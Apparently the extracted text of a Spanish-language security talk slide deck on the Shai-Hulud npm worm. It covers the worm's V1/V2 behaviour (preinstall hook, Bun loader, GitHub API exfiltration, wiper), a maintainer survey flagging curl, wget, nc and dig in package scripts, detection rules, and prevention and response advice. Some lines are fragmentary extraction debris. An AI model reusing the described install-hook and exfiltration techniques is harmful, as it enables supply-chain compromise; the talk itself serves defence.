      'auto_init': false,
      'has_issues': false,
      'has_discussions': true,
      'has_projects': false,
      'has_wiki': false
    })).data;

    ...
  }
}

```




return

Single sign-on to see results in the sysdig and sysdiglabs organizations

}, by

}

...

async

t

code 0

repositories 26.7k

issues 0

pull requests 0

discussions 0

users 0

lore

aced

owner

ize

number of followers

number of forks

number of stars

ate created

ate pushed

opic

icense

rchived

public

26.7k results (247 ms)

Sort by: Best match ▾

Save



/4vylpjoe6u6xok3l5

☆ Star

Sha1-Hulud: The Second Coming.

☆ 0 · Updated 8 hours ago



/jzurc1f4h1zhvoperb

☆ Star

Sha1-Hulud: The Second Coming.

☆ 0 · Updated 8 hours ago



/bxsq6vstb5xnzsfee4

☆ Star

Sha1-Hulud: The Second Coming.

☆ 0 · Updated 8 hours ago



/2lrttbvbf0mc6sslg

☆ Star

Sha1-Hulud: The Second Coming.

☆ 0 · Updated 8 hours ago



/uc0flwxupuuz2ddrfz

☆ Star

Sha1-Hulud: The Second Coming.

☆ 0 · Updated 8 hours ago


ming."

catedUs

Supply Chain Injection (Initial Seeding)

Developer Machine Compromise (Local Execution)

Compromise Branching (Proliferation)



Shai-Hulud V1 vs. V2 Comparison

	Feature	Shai-Hulud V1 ¹	Shai-Hulud V2 ² (Second Coming)
	Execution Hook	postinstall (Post-install)	preinstall (Before install completes)
	Runtime	Node.js	🤖 Bun-based loader (setup_bun.js)
	Infection Target	Up to 20 packages	Up to 500+ packages
	Exfiltration	Webhook	Cross-victim GitHub API hijacking
	Persistence	Minimal	Self-hosted GitHub Action runners
	Destructive Acts	No	Yes (Wiper behavior if failed theft) 💣

Patrones Repetitivos

PUBLIC REPOSITORY

Es algo inherente en el software.

Si existe un registro público, va a sufrir de estos ataques **typosquatting**.

MANTENIMIENTO DEL CÓDIGO

Si **solo** existe un mantenedor, es más probable que suceda un incidente.

Usuarios y CI/CD

Las personas interactúan cada vez menos con el código que despliegan.

Todo está **automatizado** y puede que mal configurado.

Que se puede hacer?

Prevencion

**Scan
Private repos
OWASP**

Deteccion

**Runtime
detection**

Respuesta

Playbooks



Que se puede hacer? – Prevención

- 1) Avoid publishing secrets to the npm registry
- 2) Enforce the lockfile
- 3) Minimize attack surfaces by ignoring run-scripts
- 4) Assess npm project health
- 5) Audit for vulnerabilities in open source dependencies
- 6) Artifact governance and supply chain protections
- 7) Responsibly disclose security vulnerabilities
- 8) Enable 2FA
- 9) Use npm author tokens
- 10) Understanding typosquatting and slopsquatting attacks
- 11) Use trusted publishers for secure package publishing

Que se puede hacer? – Prevención

Table 2: Survey responses from 470 npm package maintainers


Weak link Signal	Agreed as a weak link	Disagreed as a weak link	Want to be notified
W1: A maintainer's email address is associated with an expired domain	58.5% (275)	13.19%(62)	55% (258)
W2: A package has pre and post install scripts	44.8% (211)	22.34% (105)	57.4% (270)
W2: A package script has shell commands- CURL,WGET, NC,DIG	67.45% (317)	8.09% (38)	72.6% (341)
W3: A package has no update for X years	58.7% (276)	16.6%(78)	63.6% (299)
W3: A maintainer is inactive for X months/years	57.7% (271)	16.6%(78)	63.6% (299)
W4: A package has many maintainers	15.3% (72)	54.7% (257)	11.7% (55)
W5: A maintainer reviews a large number of pull requests from many contributors	17.87% (84)	46.6% (219)	8% (38)
W6: A maintainer owns too many packages	18.7% (88)	49.4% (232)	9.6% (45)

Runtime detection



Rule: npm_install process + dns event + webhook

Rule: create-repo + description shai hulud (GitHub plugin)



Respuesta



PLAN

Definir procedimientos y roles para una respuesta rápida.



PIN DEPENDENCIAS

Usar versiones específicas e inmutables para evitar cambios no deseados.



INVENTARIO

Mantener un registro completo de todos los activos y dependencias.



RENUEVA CREDENCIALES

Cambiar todas las contraseñas y claves de acceso comprometidas.

Shai Hulud – Worm

**+800 paquetes
npm afectados**



**¿Cómo atacaron a todos esos
paquetes a la vez?**

**Millones de
descargas**




**¿Por qué se descargaron esos
paquetes si eran malware?**

**Réplica
automática**



**¿Cómo funciona y cómo se
detuvo?**


Shai Hulud - Worm



**+800 paquetes
npm afectados**



**¿Cómo atacaron a todos esos
paquetes a la vez?**



**Millones de
descargas**



**¿Por qué se descargaron esos
paquetes si eran malware?**



**Réplica
automática**



**¿Cómo funciona y cómo se
detuvo?**

Q&A

**De worms a
typosquatting:
¿Qué está
pasando con
npm?**



miguel.hernandez@sysdig.com

@miguelhzbz.bsky.social

/in/miguelhzbz